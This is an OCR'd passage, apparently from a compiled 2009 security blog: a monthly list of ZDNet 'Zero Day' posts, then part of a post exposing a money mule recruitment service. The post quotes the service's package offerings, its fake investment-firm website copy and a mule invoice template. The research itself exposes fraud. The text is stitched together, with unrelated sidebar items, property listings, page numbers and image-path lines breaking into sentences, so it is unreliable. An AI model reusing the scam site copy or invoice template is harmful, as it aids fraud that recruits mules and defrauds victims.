Tags: Research In Motion Ltd., RIM BlackBerry, Phishing, Device User, Handhelds...

Microsoft Windows Server 2008 R2

Check out the top 10 reasons to upgrade to Windows Server 2008 R2.

Because it's everybody's business

Sponsored Links

Complete Code Analysis
Bugs & defects are history with Coverity Integrity Center.
www.coverity.com

Malware Remover Download
Free Malware Scan. Winner of the Best Anti-Spyware. Rated 5 Stars.
www.pctools.com

Recent Entries

- New botnet hides commands as JPEG images
- RIM plugs BlackBerry phishing hole
- Research: Small DIY botnets prevalent in enterprise networks

The HOT Spot

Popular Sanity Saver Videos

Five signs that you aren't cut out to be a CIO

Leadership vs. management: Understand the differences

Five ways to lead your team to peak performance

The five most

Summarizing Zero Day’s Posts for September (2009-10-01 15:38)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for September.

You can also go through previous summaries for [2]August, [3]July, [4]June, [5]May, [6]April, [7]March, [8]February,

[9]January, [10]December, [11]November, [12]October, [13]September, [14]August and [15]July, as well as subscribe to my [16]personal RSS feed or [17]Zero Day’s main feed.

Notable articles include: [18]The ultimate guide to scareware protection + [19]Gallery; [20]’Anonymous’ group attempts DDoS attack against Australian government (Operation Didgeridie) and [21]Modern banker malware

undermines two-factor authentication.

01. [22]Scareware goes Green

02. [23]'Anonymous' group attempts DDoS attack against Australian government

03. [24]Cutwail botnet spamming 'IRS unreported income' themed malware

04. [25]Citizens Financial sued for insufficient E-Banking security

05. [26]iPhone's anti-phishing protection offers inconsistent results

06. [27]9/11 related keywords hijacked to serve scareware

07. [28]The ultimate guide to scareware protection + [29]Gallery

08. [30]Phishers introduce 'Chat-in-the-Middle' fraud tactic

09. [31]Scareware scammers hijack Twitter trending topics

10. [32]Modern banker malware undermines two-factor authentication

11. [33]Chinese hackers launch targeted attacks against foreign correspondents

12. [34]Research: Small DIY botnets prevalent in enterprise networks

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/09/summarizing-zero-days-posts-for-august.html

3. http://ddanchev.blogspot.com/2009/08/summarizing-zero-days-posts-for-july.html

4. http://ddanchev.blogspot.com/2009/07/summarizing-zero-days-posts-for-june.html

5. http://ddanchev.blogspot.com/2009/06/summarizing-zero-days-posts-for-may.html

6. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

7. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

8. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

9. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

10. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

11. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

12. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

13. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

14. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

15. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

16. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

17. http://feeds.feedburner.com/zdnet/security

18. http://blogs.zdnet.com/security/?p=4297

19. http://content.zdnet.com/2346-12691_22-342083.html

20. http://blogs.zdnet.com/security/?p=4234

21. http://blogs.zdnet.com/security/?p=4402

22. http://blogs.zdnet.com/security/?p=4199

23. http://blogs.zdnet.com/security/?p=4234

24. http://blogs.zdnet.com/security/?p=4260

25. http://blogs.zdnet.com/security/?p=4265

26. http://blogs.zdnet.com/security/?p=4273

27. http://blogs.zdnet.com/security/?p=4288

28. http://blogs.zdnet.com/security/?p=4297

29. http://content.zdnet.com/2346-12691_22-342083.html

30. http://blogs.zdnet.com/security/?p=4335


31. http://blogs.zdnet.com/security/?p=4389


32. http://blogs.zdnet.com/security/?p=4402

33. http://blogs.zdnet.com/security/?p=4476

34. http://blogs.zdnet.com/security/?p=4485

612





07/14/2009 - eBay Watch: Half.com Bolsters PowerSellers
Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a blinged-out Sharpie for sale.

07/12/2009 - Wanted: Online Classifieds
More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

07/10/2009 - Lead Generation via Affiliate Marketing
Affiliate marketers are finding new – and more aggressive – ways to increase income from directing traffic to e-commerce sites.

07/06/2009 - Bust or Boon? Calculating Blog ROI
This week reports of phenomenal double-digit sales growth leveling off may be giving online business owners the jitters, but at least you can figure out if your blog is boosting the bottom line.

News archive

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Roger Washab. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

• Brokerage Services
Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.
Read more

• Depositary
Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.
Read more

• Corporate Finance
The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.
Read more

• Trust Management
Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.
Read more

• Legal Services
To ensure all capital procurement tasks of our customers are solved, our company enables them with services, which help to make the business attractive and to find proactive investment solutions.
Read more

Audit Manager
We are seeking an Audit Manager to plan and supervise operational audits and special projects as required, including approval of audit scope and

Financial Agent
The major duty of the incumbent is to promptly receive and process stockbrokers' payments to further transfer them applying

Call Manager
Incumbent will receive telephone calls, ascertain the nature of requests and direct callers to appropriate staff and personally provide the


Standardizing the Money Mule Recruitment Process (2009-10-06 09:23)

[1]Ah, deja vu! How is it possible that the [2]Scope Group money mule recruitment group acting as the employer

for the interviewed mule has been " *set up in 1990 in New York, the USA by three enthusiasts who have financial education"* just like [3]AF-GROUP LLC and its portfolio of brands, whose 30k [4]botnet operations I exposed and took down in May, 2009, next to establishing a direct connection between the botnet and an [5]Ukrainian dating scam

agency known as "Confidential Connections"?

Pretty simple - just like the efficiency-centered mentality applied in the [6]template-ization of [7]malware, the ongoing standardization of the money mule recruitment business model is resulting in a bogus brand portfolios using identical web site layouts next to the same copy writing materials offered by a single vendor exclusively working with money mule recruitment organizations only. A couple of years ago, the money mule recruitment process was largely inefficient due to the operational security applied - [8]not everyone could become a money mule unless certain



Welcome to our Web-site.

The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was George Hoffman. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.

Read more

What do we Offer?

Brokerage Services

Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.

Read more

Depositary

Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.

Read more

Corporate Finance

The Corporate Finance Department caters businesses for services, focused on increasing their competitive advantages in the market due to merger, takeover or other strategic performance.

Read more

Trust Management

Feel the convenience of Assets Trust Management and the freedom we grant you. We take the responsibility to keep track of financial markets situation every day, to balance deposits structure depending on changing situation, to develop tailored strategic approach to the stock market, based on estimated cooperation time, risk limits and other terms, defined by the investor.

Read more

08/30/2009 - eBay Watch: Half.com Bolsters PowerSellers

Half.com sales count toward PowerSeller status, digital download and image display tools, a community for eBay competitors and a binged-out Sharpie for sale.

08/28/2009 - Wanted: Online Classifieds

More major e-commerce players - and lesser known ones - are banking on classifieds as a viable channel for online sales.

08/26/2009 - Lead Generation via Affiliate Marketing

Affiliate marketers are finding new –

criteria was met. A newly launched managed money mule recruitment design agency that I've been monitoring for a while, is poised to help cybercriminals achieve faster recruitment rates based on the cybercriminal-tailored services it's offering.

Whereas it's been operating beneath the radar for several years, exclusively serving known and trusted cyber-

criminals, it's recent mainstream business model is a great example of a timely underground market proposition due to the fact that the current economic climate best suits the money mule recruitment business model due to its high commissions for processing fraudulently obtained money.

Do you infiltrate the entire assembly line, or do you assess the final product? Appreciate my rhetoric as usual, it’s full disclosure time, hence infiltrating the assembly line.


In this post, we’ll take a look at five templates offered by the managed money mule recruitment vendor, as-

sess several of their customers currently using them to launch targeted and localized to German spam campaigns

aiming to recruit new money mules, expose their entire domains portfolio and associated emails used for correspondence with prospective money mules.

Moreover, we’ll actually attempt to becoming a money mule by interacting with their market proposition, ob-

tain the financial agent agreements, and expose little known facts about how sophisticated and social-engineering oriented the entire money mule recruitment process really is.



INVOICE

ИМЯ ФИРМЫ
[illegible]

INVOICE NO. 212327823
DATE September 14, 2009
AGENT NAME ФИО ДРОПА

TO
ИМЯ ДРОПА
СТРАНА ДРОПА
АДРЕС ДРОПА
ГОРОД, ЗИП ДРОПА
ТЕЛЕФОН ДРОПА

SALESPERSON	ITEM	PAYMENT TERMS	DUE DATE
ИМЯ КОМПАНИИ	№	Due upon receipt - пример	

QUANTITY	DESCRIPTION	UNIT PRICE	LINE TOTAL
1.00	Оплата за товар №	$4,500.00	$4,500.00
		SUBTOTAL	$4,500.00
		AGENT FEE	5%
		TOTAL	$4,725.00

THANK YOU FOR YOUR BUSINESS!

For starters, here’s how the service describes itself, and what type of packages it offers to prospective money mule recruiters. The less sophisticated package is offered for $900 and the corporate version goes for $1700.

The first one offers the following:

- fake company site in English

- template-based correspondence letters for the entire process


- the entire document required for the process, custom forms, contracts, invoice applications etc.

- a teach-yourself manual including advice and recommendations - available in English and Russian

- sample spam letters in TXT and HTML, in English only

The corporate version offers the following:

- fake company site in several languages, for instance, Dutch, German, Bulgarian, Italian etc.



- fake signatures representing the CEO, accounts manager etc.


- multiple spam letters in different languages

- managed domain hosting

- answering machine number as well as a paid Skype subscription as a bonus

The following are some of the templates – blurred by the vendor in order to protect the bogus brands portfolio - currently offered by the service. Three of the templates are already in circulation, that means active spamming in Italian and German "offering the Moon", and asking for your identity and financial reputation:

616



ABOUT US

[illegible]

External facade Ocean Club Estates Beachfront Status: available. Ocean Club Estates, Paradise Island, Paradise Island 8 bed 7 bath $18,500,000


Western Medical Center Status: available. West N.P., Nassau/New Providence $8,000,000

Artist rendering of The Riviera Resort Luxurious Waterfront Penthouse Status: available. Emerald Bay, North Exuma, Exuma 4 bed 4 bath $5,650,000

© 2009 [illegible]
All Rights Reserved

About Us | Legal and Finances | Services | Contacts | Partners | Property list | Privacy policy

617



PORTLAND Glimcher Realty Trust Selling Lloyd Center Mall for $192M By Sasha Pardy Glimcher Realty Trust (NYSE: GRT) landed a deal to

Anguilla : Meads Bay

2 bedroom, 2.5 bathroom home and separate 1 bedroom, 1 bathroom guest house, located just a short walk from Meads Bay beach.

Antigua : English Harbour

Recently completed 2 bedroom, 1 bathroom home set in a quiet location within easy reach of shops, beaches and restaurants.

Antigua : Runaway Bay

Small beachfront resort with 16 x 2 bedroom, 2 bathroom apartments, located right at the waters edge on a lovely white sand beach.

ABOUT US

[illegible]

[illegible]

[illegible]

